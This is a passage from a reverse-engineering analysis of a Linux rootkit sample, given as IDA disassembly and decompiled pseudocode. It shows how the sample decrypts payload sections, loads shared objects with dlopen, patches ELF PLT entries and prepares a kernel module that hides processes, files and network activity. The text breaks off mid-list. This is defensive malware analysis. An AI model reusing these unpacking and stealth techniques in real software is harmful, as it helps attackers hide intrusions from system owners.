LOAD:08055FD1 89 55 D4                                  mov     [ebp+var_2C], edx
LOAD:08055FD4 8D 74 26 00                               lea     esi, [esi+0]
LOAD:08055FD8
```

The abstracted pseudo code in C language code is as follows (not fully covered):


```
for(i = 0; i < section_count; i++)
{
    serial_section_information *si;
    si = (serial_section_information *)(buffer + offset);

    printf("f0=%02X|f1=%02X|srclen=%08X|dstlen=%08X|checksum=%08X\n",si->f0,si->f1,htonl(si->src_size),htonl(si->dst_size),htonl(si->check_sum));
    offset += sizeof(serial_section_information);
    //if(i == 0x08)
    {
        src_size = htonl(si->src_size);
        dst_size = htonl(si->dst_size);
        src_buf = (char *)(buffer+offset);
        dst_buf = (char*)malloc(dst_size);
        memset(dst_buf,0,dst_size);
        checksum = serial_bind_0x7c6ce187_checksum(0,NULL,0);
        checksum = serial_bind_0x7c6ce187_checksum(checksum,src_buf,src_size);
        serial_bind_0x4743c911_xor(src_buf,src_size);
        serial_bind_0x869e0233_decode(src_buf,src_size,dst_buf,&dst_size);
        memset(str,0,25);
        sprintf(str,"sec_0x%02X",i);
        dp = fopen(str,"wb");
        fseek(dp,0,SEEK_SET);
        fwrite(dst_buf,dst_size,1,dp);
        fclose(dp);
        free(dst_buf);
    }
    offset += htonl(si->src_size);
```

The known payload file formats are as follows:


```
typedef struct __serial_section_information
{
    uint8 magic[0x10];
    uint8 f0;
    uint8 f1;
    uint32 reversed;
    uint32 dst_size;
    uint32 src_size;
    uint32 check_sum;
}serial_section_information;
```

In the running process, the sample will directly try to load the so-type file during the above Decode callback process:



```
LOAD:0805EB46 E8 95 1C 00 00                    call    serial_bind_0x227ffec5_calloc
LOAD:0805EB4B 85 C0                             test    eax, eax
LOAD:0805EB4D 89 43 2C                          mov     [ebx+2Ch], eax
LOAD:0805EB50 74 56                             jz      short loc_805EBA8
LOAD:0805EB52 8B 45 E4                          mov     eax, [ebp+var_1C]
LOAD:0805EB55 8B 50 0C                          mov     edx, [eax+0Ch]
LOAD:0805EB58 39 D6                             cmp     esi, edx
LOAD:0805EB5A 76 B3                             jbe     short loc_805EB0F
LOAD:0805EB5C 89 D7                             mov     edi, edx
LOAD:0805EB5E EB 07                             jmp     short loc_805EB67
LOAD:0805EB60                           ; ---------------------------------------------------------------------------
LOAD:0805EB60
LOAD:0805EB60                           loc_805EB60:                            ; CODE XREF: serial_loadso+CA↓j
LOAD:0805EB60 83 C7 08                          add     edi, 8
LOAD:0805EB63 39 FE                             cmp     esi, edi
LOAD:0805EB65 76 35                             jbe     short loc_805EB9C
LOAD:0805EB67
LOAD:0805EB67                           loc_805EB67:                            ; CODE XREF: serial_loadso+BE↑j
LOAD:0805EB67                                                                   ; serial_loadso+FA↓j
LOAD:0805EB67 83 3F 01                          cmp     dword ptr [edi], 1
LOAD:0805EB6A 75 F4                             jnz     short loc_805EB60
LOAD:0805EB6C 8B 45 E0                          mov     eax, [ebp+var_20]
LOAD:0805EB6F C7 44 24 04 01 01 00 00           mov     dword ptr [esp+4], GL_LOAD
LOAD:0805EB77 03 47 04                          add     eax, [edi+4]
LOAD:0805EB7A 89 04 24                          mov     [esp], eax
LOAD:0805EB7D E8 3A AE FE FF                    call    near ptr dlopen_._ ; 尝试加载so文件
LOAD:0805EB82 85 C0                             test    eax, eax
LOAD:0805EB84 74 93                             jz      short loc_805EB19
LOAD:0805EB86 8B 53 30                          mov     edx, [ebx+30h]
LOAD:0805EB89 83 C7 08                          add     edi, 8
LOAD:0805EB8C 8B 4B 2C                          mov     ecx, [ebx+2Ch]
LOAD:0805EB8F 89 04 91                          mov     [ecx+edx*4], eax
LOAD:0805EB92 83 C2 01                          add     edx, 1
LOAD:0805EB95 39 FE                             cmp     esi, edi
LOAD:0805EB97 89 53 30                          mov     [ebx+30h], edx
LOAD:0805EB9A 77 CB                             ja      short loc_805EB67
LOAD:0805EB9C
LOAD:0805EB9C                           loc_805EB9C:                            ; CODE XREF: serial_loadso+C5↑j
LOAD:0805EB9C 31 FF                             xor     edi, edi
LOAD:0805EB9E 83 C4 2C                          add     esp, 2Ch
LOAD:0805EBA1 89 F8                             mov     eax, edi
LOAD:0805EBA3 5B                                pop     ebx
LOAD:0805EBA4 5E                                pop     esi
LOAD:0805EBA5 5F                                pop     edi
LOAD:0805EBA6 5D                                pop     ebp
LOAD:0805EBA7 C3                                retn
LOAD:0805EBA8                           ; ---------------------------------------------------------------------------
LOAD:0805EBA8
LOAD:0805EBA8                           loc_805EBA8:                            ; CODE XREF: serial_loadso+B0↑j
LOAD:0805EBA8 BF 04 00 00 D0                    mov     edi, 0D0000004h
LOAD:0805EBAD E9 6E FF FF FF                    jmp     loc_805EB20
LOAD:0805EBAD                           serial_loadso   endp
```

After trying to load, it will try to patch the plt of the ELF file format:



```
LOAD:0805E935 74 29                             jz      short loc_805E960
LOAD:0805E937
LOAD:0805E937                           loc_805E937:                            ; CODE XREF: serial_bind_0x531ab53f_got+297↓j
LOAD:0805E937 80 4F 34 02                       or      byte ptr [edi+34h], 2
LOAD:0805E93B 31 C0                             xor     eax, eax
LOAD:0805E93D E9 73 FE FF FF                    jmp     loc_805E7B5
LOAD:0805E93D                           ; ---------------------------------------------------------------------------
LOAD:0805E942 8D B6 00 00 00 00                 align 8
LOAD:0805E948
LOAD:0805E948                           loc_805E948:                            ; CODE XREF: serial_bind_0x531ab53f_got+6B↑j
LOAD:0805E948 89 3C 24                          mov     [esp], edi
LOAD:0805E94B E8 50 01 00 00                    call    serial_loadso
LOAD:0805E950 85 C0                             test    eax, eax
LOAD:0805E952 0F 85 5D FE FF FF                 jnz     loc_805E7B5
LOAD:0805E958 8B 47 0C                          mov     eax, [edi+0Ch]
LOAD:0805E95B E9 F1 FD FF FF                    jmp     loc_805E751
LOAD:0805E960                           ; ---------------------------------------------------------------------------
LOAD:0805E960
LOAD:0805E960                           loc_805E960:                            ; CODE XREF: serial_bind_0x531ab53f_got+255↑j
LOAD:0805E960 8B 45 18                          mov     eax, [ebp+arg_10]
LOAD:0805E963 89 3C 24                          mov     [esp], edi
LOAD:0805E966 89 44 24 04                       mov     [esp+4], eax
LOAD:0805E96A E8 51 02 00 00                    call    serial_elf_patch_plt ; 尝试修复elf文件格式的plt
LOAD:0805E96F 85 C0                             test    eax, eax
LOAD:0805E971 0F 85 3E FE FF FF                 jnz     loc_805E7B5
LOAD:0805E977 EB BE                             jmp     short loc_805E937
LOAD:0805E979                           ; ---------------------------------------------------------------------------
LOAD:0805E979
LOAD:0805E979                           loc_805E979:                            ; CODE XREF: serial_bind_0x531ab53f_got+22B↑j
LOAD:0805E979 8B 43 18                          mov     eax, [ebx+18h]
LOAD:0805E97C 8D 74 26 00                       lea     esi, [esi+0]
LOAD:0805E980 EB 8B                             jmp     short loc_805E90D
LOAD:0805E982                           ; ---------------------------------------------------------------------------
LOAD:0805E982
LOAD:0805E982                           loc_805E982:                            ; CODE XREF: serial_bind_0x531ab53f_got+128↑j
LOAD:0805E982 B8 11 00 00 D0                    mov     eax, 0D0000011h
LOAD:0805E987 E9 29 FE FF FF                    jmp     loc_805E7B5
LOAD:0805E987                           serial_bind_0x531ab53f_got endp
LOAD:0805E987
LOAD:0805E987                           ; ---------------------------------------------------------------------------
LOAD:0805E98C 8D 74 26 00                       align 10h
LOAD:0805E990
LOAD:0805E990                           ; =============== S U B R O U T I N E =======================================
LOAD:0805E990
```

Initialization and Kernel Module Loading of Bvp Engine

The decryption and loading of the kernel module will also be executed in the main process, which will go through following steps:

1. Decrypt the payload package;
2. Initialize the Bvp engine and adapt to the corresponding kernel version structure;
3. Start trying to load the ko module, which is mainly used for hiding processes, files, networks, etc.;

Details are as follows:

1. Try to decrypt the ko payload;

2. Bvp overall processing function;

```
LOAD:08058BC0                           serial_Bvp_process proc near            ; CODE XREF: serial_config_play_0x00000001+F↓j
LOAD:08058BC0                                                                   ; serial_config_play_0x00000000+C↓j
LOAD:08058BC0
LOAD:08058BC0                           var_8           = dword ptr -8
LOAD:08058BC0                           var_4           = dword ptr -4
LOAD:08058BC0
LOAD:08058BC0 55                                        push    ebp
LOAD:08058BC1 89 E5                                     mov     ebp, esp
LOAD:08058BC3 83 EC 18                                  sub     esp, 18h
LOAD:08058BC6 89 5D F8                                  mov     [ebp+var_8], ebx
LOAD:08058BC9 89 C3                                     mov     ebx, eax
LOAD:08058BCB 89 75 FC                                  mov     [ebp+var_4], esi
LOAD:08058BCE 8B 00                                     mov     eax, [eax]
LOAD:08058BD0 89 D6                                     mov     esi, edx
LOAD:08058BD2 A3 AC DE 06 08                            mov     ds:ELF_API_0x08052A40, eax
LOAD:08058BD7 E8 D4 FD FF FF                            call    serial_bvp_config
LOAD:08058BDC 3C 01                                     cmp     al, 1
LOAD:08058BDE 74 18                                     jz      short it_should_jump__patch_75
LOAD:08058BE0 E8 7B FF FF FF                            call    serial_bvp_sym
LOAD:08058BE5 89 C2                                     mov     edx, eax
LOAD:08058BE7 31 C0                                     xor     eax, eax
LOAD:08058BE9 80 FA 01                                  cmp     dl, 1
LOAD:08058BEC 74 2A                                     jz      short loc_8058C18
LOAD:08058BEE 8B 5D F8                                  mov     ebx, [ebp+var_8]
LOAD:08058BF1 8B 75 FC                                  mov     esi, [ebp+var_4]
LOAD:08058BF4 89 EC                                     mov     esp, ebp
LOAD:08058BF6 5D                                        pop     ebp
LOAD:08058BF7 C3                                        retn
LOAD:08058BF8                           ; ---------------------------------------------------------------------------
LOAD:08058BF8
LOAD:08058BF8                           it_should_jump__patch_75:               ; CODE XREF: serial_Bvp_process+1E↑j
LOAD:08058BF8 8B 43 08                                  mov     eax, [ebx+8]
LOAD:08058BFB 89 34 24                                  mov     [esp], esi      ; xx
LOAD:08058BFE 89 44 24 08                               mov     [esp+8], eax    ; zz
LOAD:08058C02 8B 43 04                                  mov     eax, [ebx+4]
LOAD:08058C05 89 44 24 04                               mov     [esp+4], eax    ; yy
LOAD:08058C09 E8 42 0B 00 00                            call    serial_bvp
LOAD:08058C0E 8B 5D F8                                  mov     ebx, [ebp+var_8]
LOAD:08058C11 8B 75 FC                                  mov     esi, [ebp+var_4]
LOAD:08058C14 89 EC                                     mov     esp, ebp
LOAD:08058C16 5D                                        pop     ebp
LOAD:08058C17 C3                                        retn
LOAD:08058C18                           ; ---------------------------------------------------------------------------
LOAD:08058C18
LOAD:08058C18                           loc_8058C18:                            ; CODE XREF: serial_Bvp_process+2C↑j
LOAD:08058C18 89 34 24                                  mov     [esp], esi
LOAD:08058C1B E8 30 1D 00 00                            call    serial_Bvp_sym
LOAD:08058C20 8B 5D F8                                  mov     ebx, [ebp+var_8]
LOAD:08058C23 8B 75 FC                                  mov     esi, [ebp+var_4]
LOAD:08058C26 89 EC                                     mov     esp, ebp
LOAD:08058C28 5D                                        pop     ebp
LOAD:08058C29 C3                                        retn
LOAD:08058C29                           serial_Bvp_process endp
LOAD:08058C29
LOAD:08058C29                           ; ---------------------------------------------------------------------------
LOAD:08058C2A 8D B6 00 00 00 00                         align 10h
LOAD:08058C30
LOAD:08058C30                           ; ============== S U B R O U T I N E =======================================
00010BC0 08058BC0: serial_Bvp_process (Synchronized with Hex View-1)
```

The corresponding pseudo code:

```
1  int __usercall serial_Bvp_process@<eax>(int *a1@<eax>, int a2@<edx>)
2  {
3    char v4; // dl
4    int result; // eax
5
6    ELF_API_0x08052A40 = *a1;
7    if ( (unsigned __int8)serial_bvp_config() == 1 )
8      return serial_bvp(a2, a1[1], a1[2]);
9    v4 = serial_bvp_sym();
10   result = 0;
11   if ( v4 == 1 )
12     result = serial_Bvp_sym(a2);
13   return result;
14 }
```

3. Initialization function serial_bvp of Bvp engine

```
LOAD:080589B0
LOAD:080589B0 55                                        push    ebp
LOAD:080589B1 89 E5                                     mov     ebp, esp
LOAD:080589B3 81 EC 38 01 00 00                         sub     esp, 138h
LOAD:080589B9 8D 85 10 FF FF FF                         lea     eax, [ebp+buffer]
LOAD:080589BF 89 5D F4                                  mov     [ebp+var_C], ebx
LOAD:080589C2 8B 1D AC DE 06 08                         mov     ebx, ds:ELF_API_0x08052A40
LOAD:080589C8 89 75 F8                                  mov     [ebp+var_8], esi
LOAD:080589CB 8D B5 DF FE FF FF                         lea     esi, [ebp+var_121]
LOAD:080589D1 89 7D FC                                  mov     [ebp+var_4], edi
LOAD:080589D4 C7 45 E4 00 00 00 00                      mov     [ebp+var_1C], 0
LOAD:080589DB C7 45 E0 00 00 00 00                      mov     [ebp+var_20], 0
LOAD:080589E2 C7 45 DC 00 00 00 00                      mov     [ebp+var_24], 0
LOAD:080589E9 C7 45 D8 00 00 00 00                      mov     [ebp+var_28], 0
LOAD:080589F0 C7 45 D4 00 00 00 00                      mov     [ebp+var_2C], 0
LOAD:080589F7 C7 44 24 08 1C 00 00 00                   mov     dword ptr [esp+8], 1Ch ; length
LOAD:080589FF C7 44 24 04 74 26 06 08                   mov     dword ptr [esp+4], offset aBvp_sym__devmem_is_allowed ; "Bvp_sym__devmem_is_allowed"
LOAD:08058A07 89 04 24                                  mov     [esp], eax      ; dst
LOAD:08058A0A E8 C1 71 00 00                            call    serial_bind_0xa8a16d65_xcode
LOAD:08058A0F C7 44 24 04 00 00 00 00                   mov     dword ptr [esp+4], 0
LOAD:08058A17 89 44 24 08                               mov     [esp+8], eax
LOAD:08058A1B 8D 45 E4                                  lea     eax, [ebp+var_1C]
LOAD:08058A1E 89 04 24                                  mov     [esp], eax
LOAD:08058A21 FF D3                                     call    ebx ; ELF_API_0x08052A40
LOAD:08058A23 31 DB                                     xor     ebx, ebx
LOAD:08058A25 85 C0                                     test    eax, eax
LOAD:08058A27 75 5F                                     jnz     short loc_8058A88
LOAD:08058A29 8B 45 E4                                  mov     eax, [ebp+var_1C]
LOAD:08058A2C 85 C0                                     test    eax, eax
LOAD:08058A2E 74 58                                     jz      short loc_8058A88
LOAD:08058A30 83 F8 FF                                  cmp     eax, 0FFFFFFFFh
LOAD:08058A33 74 53                                     jz      short loc_8058A88
LOAD:08058A35 8D 85 41 FF FF FF                         lea     eax, [ebp+dst]
LOAD:08058A3B 8B 3D AC DE 06 08                         mov     edi, ds:ELF_API_0x08052A40
LOAD:08058A41 C7 44 24 08 20 00 00 00                   mov     dword ptr [esp+8], 20h ; ' ' ; length
LOAD:08058A49 C7 44 24 04 94 26 06 08                   mov     dword ptr [esp+4], offset aBvp_config__linux_version_code ; "Bvp_config__LINUX_VERSION_CODE"
LOAD:08058A51 89 04 24                                  mov     [esp], eax      ; dst
LOAD:08058A54 E8 77 71 00 00                            call    serial_bind_0xa8a16d65_xcode
LOAD:08058A59 C7 44 24 04 00 00 00 00                   mov     dword ptr [esp+4], 0
LOAD:08058A61 89 44 24 08                               mov     [esp+8], eax
LOAD:08058A65 8D 45 E0                                  lea     eax, [ebp+var_20]
LOAD:08058A68 89 04 24                                  mov     [esp], eax
LOAD:08058A6B FF D7                                     call    edi ; ELF_API_0x08052A40
LOAD:08058A6D 85 C0                                     test    eax, eax
LOAD:08058A6F 75 17                                     jnz     short loc_8058A88
LOAD:08058A71 8B 45 E0                                  mov     eax, [ebp+var_20]
LOAD:08058A74 83 F8 FF                                  cmp     eax, 0FFFFFFFFh
LOAD:08058A77 74 0F                                     jz      short loc_8058A88
LOAD:08058A79 3D 19 06 02 00                            cmp     eax, 20619h
LOAD:08058A7E BB 01 00 00 00                            mov     ebx, 1
LOAD:08058A83 76 13                                     jbe     short loc_8058A98
LOAD:08058A85 8D 76 00                                  lea     esi, [esi+0]
LOAD:08058A88
```

The corresponding pseudo code:

```
int serial_bvp_config()
{
  int (__cdecl *v0)(int *, _DWORD, int); // ebx
  int v1; // eax
  int v2; // eax
  int v3; // ebx
  int (__cdecl *v4)(unsigned int *, _DWORD, int); // edi
  int v5; // eax
  void (__cdecl *v7)(int *, _DWORD, int); // edi
  int v8; // eax
  void (__cdecl *v9)(int *, _DWORD, int); // edi
  int v10; // eax
  void (__cdecl *v11)(int *, _DWORD, int); // edi
  int v12; // eax
  char v13[49]; // [esp+17h] [ebp-121h] BYREF
  char buffer[49]; // [esp+48h] [ebp-F0h] BYREF
  char dst[49]; // [esp+79h] [ebp-BFh] BYREF
  char v16[49]; // [esp+AAh] [ebp-8Eh] BYREF
  char v17[49]; // [esp+DBh] [ebp-5Dh] BYREF
  int v18; // [esp+10Ch] [ebp-2Ch] BYREF
  int v19; // [esp+110h] [ebp-28h] BYREF
  int v20; // [esp+114h] [ebp-24h] BYREF
  unsigned int v21; // [esp+118h] [ebp-20h] BYREF
  int v22[4]; // [esp+11Ch] [ebp-1Ch] BYREF

  v0 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
  v22[0] = 0;
  v21 = 0;
  v20 = 0;
  v19 = 0;
  v18 = 0;
  v1 = serial_bind_0xa8a16d65_xcode(buffer, "Bvp_sym__devmem_is_allowed", 28);
  v2 = v0(v22, 0, v1);
  v3 = 0;
  if ( !v2 )
  {
    if ( v22[0] )
    {
      if ( v22[0] != -1 )
      {
        v4 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
        v5 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_config__LINUX_VERSION_CODE", 32);
        if ( !v4(&v21, 0, v5) && v21 != -1 )
        {
          v3 = 1;
          if ( v21 <= 0x20619 )
          {
            v7 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
            v8 = serial_bind_0xa8a16d65_xcode(v16, "Bvp_config__CONFIG_INFINIBAND_NES", 35);
            v7(&v20, 0, v8);
            v9 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
            v10 = serial_bind_0xa8a16d65_xcode(v17, "Bvp_config__CONFIG_INFINIBAND_NES_MODULE", 42);
            v9(&v19, 0, v10);
            v11 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
            v12 = serial_bind_0xa8a16d65_xcode(v13, "Bvp_config__CONFIG_XEN", 24);
            v11(&v18, 0, v12);
            if ( v20 != 1 && v19 != 1 )
              LOBYTE(v3) = v18 == 1;
          }
        }
      }
    }
```

4. serial_bvp process

```
LOAD:08059750
LOAD:08059750 55                                        push    ebp
LOAD:08059751 89 E5                                     mov     ebp, esp
LOAD:08059753 81 EC 28 09 00 00                         sub     esp, 928h
LOAD:08059759 80 3D B0 DE 06 08 00                      cmp     ds:g_elf_decode, 0
LOAD:08059760 89 5D F4                                  mov     [ebp+var_C], ebx
LOAD:08059763 89 75 F8                                  mov     [ebp+var_8], esi
LOAD:08059766 89 7D FC                                  mov     [ebp+var_4], edi
LOAD:08059769 C7 45 E4 00 00 00 00                      mov     [ebp+var_1C], 0
LOAD:08059770 75 25                                     jnz     short loc_8059797
LOAD:08059772 A1 C8 3C 06 08                            mov     eax, ds:g_elf_len
LOAD:08059777 BB FF FF FF FF                            mov     ebx, 0FFFFFFFFh
LOAD:0805977C C7 04 24 20 3D 06 08                      mov     dword ptr [esp], offset g_elf_buf ; buf
LOAD:08059783 89 44 24 04                               mov     [esp+4], eax    ; len
LOAD:08059787 E8 D4 64 00 00                            call    serial_bind_0x4743c911_xor
LOAD:0805978C 85 C0                                     test    eax, eax
LOAD:0805978E 74 2C                                     jz      short loc_80597BC
LOAD:08059790 C6 05 B0 DE 06 08 01                      mov     ds:g_elf_decode, 1
LOAD:08059797
LOAD:08059797                                   loc_8059797:                            ; CODE XREF: serial_bvp+20↑j
LOAD:08059797 A1 C8 3C 06 08                            mov     eax, ds:g_elf_len
LOAD:0805979C 8D B5 7C FF FF FF                         lea     esi, [ebp+info]
LOAD:080597A2 C7 44 24 04 20 3D 06 08                   mov     dword ptr [esp+4], offset g_elf_buf ; elf_buf
LOAD:080597AA 89 34 24                                  mov     [esp], esi      ; info
LOAD:080597AD 89 44 24 08                               mov     [esp+8], eax    ; elf_len
LOAD:080597B1 E8 BA 0C 00 00                            call    serial_elf_getbaseinfo
LOAD:080597B6 85 C0                                     test    eax, eax
LOAD:080597B8 89 C3                                     mov     ebx, eax
LOAD:080597BA 74 24                                     jz      short loc_80597E0
LOAD:080597BC
LOAD:080597BC                                   loc_80597BC:                            ; CODE XREF: serial_bvp+3E↑j
LOAD:080597BC                                                                           ; serial_bvp+AD↓j ...
LOAD:080597BC 8B 45 E4                                  mov     eax, [ebp+var_1C]
LOAD:080597BF 85 C0                                     test    eax, eax
LOAD:080597C1 74 08                                     jz      short loc_80597CB
LOAD:080597C3 89 04 24                                  mov     [esp], eax
LOAD:080597C6 E8 C5 70 00 00                            call    serial_bind_0x44611a64_free
LOAD:080597CB
LOAD:080597CB                                   loc_80597CB:                            ; CODE XREF: serial_bvp+71↑j
LOAD:080597CB 89 D8                                     mov     eax, ebx
LOAD:080597CD 8B 75 F8                                  mov     esi, [ebp+var_8]
LOAD:080597D0 8B 5D F4                                  mov     ebx, [ebp+var_C]
LOAD:080597D3 8B 7D FC                                  mov     edi, [ebp+var_4]
LOAD:080597D6 89 EC                                     mov     esp, ebp
LOAD:080597D8 5D                                        pop     ebp
LOAD:080597D9 C3                                        retn
LOAD:080597D9                                   ; ---------------------------------------------------------------------------
LOAD:080597DA 8D B6 00 00 00 00                         align 10h
LOAD:080597E0
LOAD:080597E0                                   loc_80597E0:                            ; CODE XREF: serial_bvp+6A↑j
LOAD:080597E0 8D 45 E4                                  lea     eax, [ebp+var_1C]
LOAD:080597E3 89 44 24 08                               mov     [esp+8], eax
LOAD:080597E7 8D 85 48 FF FF FF                         lea     eax, [ebp+var_B8]
LOAD:080597ED 89 44 24 04                               mov     [esp+4], eax
LOAD:080597F1 89 34 24                                  mov     [esp], esi
LOAD:080597F4 E8 C7 0E 00 00                            call    serial_Bvp_sizeof
LOAD:080597F9 85 C0                                     test    eax, eax

00011750 08059750: serial_bvp (Synchronized with Hex View-1)
```

5. Load the first module qmr

```
117  int v118; // [esp+8F8h] [ebp-30h] BYREF
118  unsigned int v119; // [esp+8FCh] [ebp-2Ch] BYREF
119  int v120; // [esp+900h] [ebp-28h] BYREF
120  int v121; // [esp+904h] [ebp-24h] BYREF
121  int v122; // [esp+908h] [ebp-20h] BYREF
122  int v123[4]; // [esp+90Ch] [ebp-1Ch] BYREF
123
124  v123[0] = 0;
125  if ( !g_elf_decode )
126  {
127    v3 = -1;
128    if ( !serial_bind_0x4743c911_xor(g_elf_buf, g_elf_len) )
129      goto LABEL_5;
130    g_elf_decode = 1;
131  }
132  v3 = serial_elf_getbaseinfo(info, g_elf_buf, g_elf_len);
133  if ( !v3 )
134  {
135    v3 = serial_Bvp_sizeof(info, v102, v123);
136    if ( !v3 )
137    {
138      v3 = -1;
139      v117 = 0;
140      v118 = 0;
141      v5 = serial_bind_0xa8a16d65_xcode(buffer, "qmr", 5);//  第一个内核模块
142      v120 = 0;
143      v119 = 0;
144      v6 = v5;
145      if ( v5 )
146      {
147        v7 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
148        v8 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_offsetof__CzZmodule__Mname", 32);
149        v3 = v7(&v120, 0, v8);
150        if ( !v3 )
151        {
152          v9 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
153          v10 = serial_bind_0xa8a16d65_xcode(v100, "Bvp_const__MODULE_NAME_LEN", 28);
154          v3 = v9(&v119, 0, v10);
155          if ( !v3 )
156          {
157            if ( v120 == -1 || v119 == -1 )
158            {
159              v11 = v104;
160            }
161            else
162            {
163              v11 = v104;
164              v12 = *(_DWORD *)(v104 + 40 * v105 + 16) + v103;
165              if ( !*(_BYTE *)(v12 + v120) )
166              {
```

6. Verify the distribution:

```
